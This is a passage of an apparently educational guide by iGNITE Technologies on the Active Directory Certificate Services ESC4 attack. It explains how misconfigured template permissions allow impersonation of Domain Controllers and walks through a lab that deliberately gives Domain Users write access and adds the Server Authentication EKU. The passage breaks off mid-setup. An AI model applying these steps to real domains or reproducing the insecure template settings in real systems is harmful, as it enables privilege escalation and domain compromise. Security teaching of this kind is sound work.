iGNITE Technologies

ADCS ESC4

VULNERABLE CERTIFICATE TEMPLATE ACCESS CONTROL

Contents

Introduction

ESC4 Active Directory Certificate Services Vulnerability is a high-risk vulnerability in **Active Directory Certificate Services (ADCS)** that enables attackers to exploit misconfigured certificate template permissions (e.g., Write, GenericAll, WriteDACL). This flaw serves as a critical entry point for a certificate attack. By modifying vulnerable templates, attackers can issue authentication certificates with Client or Server Authentication EKU, allowing them to impersonate privileged users or systems (e.g., Domain Admins, Domain Controllers) using **Kerberos PKINIT**.

This form of **ESC4 attack** can lead to full **domain compromise**. Effective **ADCS certificate attack** mitigation requires strict permission control and hardened certificate template configurations.

Overview the ESC4 Attack

The **ESC4 attack** in **ADCS** arises due to misconfigured **Access Control Entries (ACEs)** on certificate templates. When these ACEs grant unintended or unprivileged **Active Directory users** the ability to modify the **security settings** of a certificate template, attackers can gain control over the template, enabling them to issue certificates with elevated privileges. This attack is particularly dangerous when attackers can leverage certificates with the **Server Authentication EKU** (Extended Key Usage) to impersonate trusted servers, such as **Domain Controllers**, and gain unauthorized access to sensitive resources.

The ESC4 attack becomes possible when the following conditions are met

- **True** - Low-privileged user has **Write/Owner/Modify** permissions on a certificate template (e.g., WriteOwner, WriteDacl, WriteProperty).
- **True** - Low-privileged user has **Enroll** or **Autoenroll** permission on the vulnerable template.
- **True** - The template allows specifying a **custom Subject Alternative Name (SAN)** (e.g., to spoof a Domain Controller FQDN).
- **True** - The template includes or can be modified to include **Server Authentication EKU** (3.6.1.5.5.7.3.1).

Note: *This enables the certificate to be used for services like LDAPS, Kerberos PKINIT, or SMB.*

- **True** - The CA does **not require approval** for certificate issuance (no manager or manual approval settings).
- **True** - Services like **Kerberos (PKINIT)**, **LDAPS**, or **SMB trust certificates** with Server Authentication EKU.
- **True** - The attacker can request a certificate with **arbitrary SAN entries**, such as a Domain Controller's name.

Note: *ESC4 attacks can also succeed due to oversight—especially when there is no auditing or alerting in place for certificate template modifications or suspicious certificate requests.*

ESC4 Attack Mechanism

The ESC4 attack begins with misconfigured certificate templates in ADCS, where attackers with Write or Full Control can issue Server Authentication EKU certificates. These trusted certificates let attackers impersonate critical servers like Domain Controllers, enabling privilege escalation, unauthorized access, and full domain compromise.

Attack Flow:

- **Identify Vulnerable Templates**: Attacker finds certificate templates with misconfigured permissions (e.g., Write, Full Control).
- **Modify Template**: Attacker adds Server Authentication EKU to enable certificate-based impersonation.
- **Request Certificate**: Using tools like Certipy-AD, attacker requests a certificate from the modified template.
- **Inspect/reissue of certificate:** Confirm the abuse path and generate an updated certificate if modified.
- **Use Certificate**: The attacker authenticates as a trusted server (e.g., Domain Controller) using the issued certificate.
- **Compromise Domain**: Attacker escalates privileges, gaining Domain Admin rights and full control over the domain.

Server Authentication EKU Structure

EKU (Extended Key Usage) is a field within an X.509 certificate that defines the intended usage of the certificate. **Server Authentication EKU** is used in certificates that are issued for the purpose of authenticating servers in a secure communication channel. It is typically used for **SSL/TLS certificates** and **Kerberos** authentication for services like **Domain Controllers**.

Server Authentication EKU Structure:

- **OID (Object Identifier)**: 1.3.6.1.5.5.7.3.1: defines the certificate for **server authentication** (SSL/TLS or Kerberos).
- **Subject Alternative Name (SAN)**: Contains DNS names or IPs, enabling server impersonation if modified.
- **Key Usage**: Specifies cryptographic functions, allowing the certificate for **SSL/TLS** or **Kerberos** authentication.
- **EKU (Extended Key Usage)**: Defines the certificate's usage, where attackers can add **Server Authentication EKU** to impersonate trusted servers.


Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Impacket-psexec, certipy-ad, Metasploit

Lab setup

Starting by launching the Certificate Template Console:


Run certtmpl.msc on the Domain Controller, then navigate to **Certificate Templates → Manage**.



Name	Intended Purpose
ESC1	Client Authentication
Directory Email Replication	Directory Service Email I
Domain Controller Authentication	Client Authentication, S
Kerberos Authentication	Client Authentication, S
EFS Recovery Agent	File Recovery
	Encrypting File System
ontroller	Client Authentication, S
er	Server Authentication
r	Client Authentication, S
	Encrypting File System,
ate Certification Authority	<All>
ator	Microsoft Trust List Sigr

Duplicate the “Certificate Template” Template

- Scroll down and find the **“Code Signing”** template.
- Right-click it → Click **Duplicate Template**.


Certificate Templates Console
File
Action
View
Help
Certificate Templates (DC.ignite.lc
Duplicate Template
All Tasks
Properties
Help


Template Display Name	Schei
Administrator	1
Authenticated Session	1
Basic EFS	1
CA Exchange	2
CEP Encryption	1
Code Signing	1
Computer	
Cross Certif	
Directory E	
Domain Co	
Domain Co	
EFS Recove	
Enrollment Agent	1

Configure the New Template

A new window will appear with multiple tabs, go through them one by one.

General Tab:

- Set the Template display name to: ESC4
- (Optional) Adjust the Validity Period — the default of 1 year is typically sufficient.



Template display name: ESC4

Template name: ESC4

Validity period: 1 years

Renewal period: 6 weeks

☐ Publish certificate in Active Directory


☐ Do not automatically reenroll if a duplicate certificate exists in Active Directory

This name will show up when requesting the certificate

Configure the Subject Name Tab:

- Select: Build from this Active Directory information
- Select: Subject Name Format to None
- Check: User Principal name (UPN)

Note: *Setting this to None uses the default Active Directory information for the subject name without any additional formatting or customization.*



○ Supply in the request

☐ Use subject information from existing certificates for autoenrollment renewal requests (*)

● Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format: None

☐ Include e-mail name in subject name


Include this information in alternate subject name:

☐ E-mail name
☐ DNS name
☑ User principal name (UPN)
☐ Service principal name (SPN)

* Control is disabled due to compatibility settings.

Configure the Security Tab

- Click **Add** → Type Domain Users → Click OK
- Select Domain Users
- Check → Write


Properties of New Template

Group or user names:


- Authenticated Users
- Administrator
- Domain Admins (IGNITE\Domain Admins)
- Domain Users (IGNITE\Domain Users)
- Enterprise Admins (IGNITE\Enterprise Admins)

Permissions for Domain Users	Allow	Deny
Full Control	☐	☐
Read	✓	☐
Write	✓	☐
Enroll	☐	☐
Autoenroll	☐	☐

For special permissions or advanced settings, click Advanced.

Configure the Extensions Tab

- Go to the **Extensions** tab
- Select **Application Policies** → Click **Edit**


Properties of New Template

To modify an extension, select it, and then click Edit.

Extensions included in this template:


- Application Policies
- Basic Constraints
- Certificate Template Information
- Issuance Policies
- Key Usage

Description of Application Policies:

Code Signing

Inside the Edit Window:

- Click **Add and then** Select **Server Authentication**


Edit Application Policies Extension

An application policy defines how a certificate can be used.

Application policies:

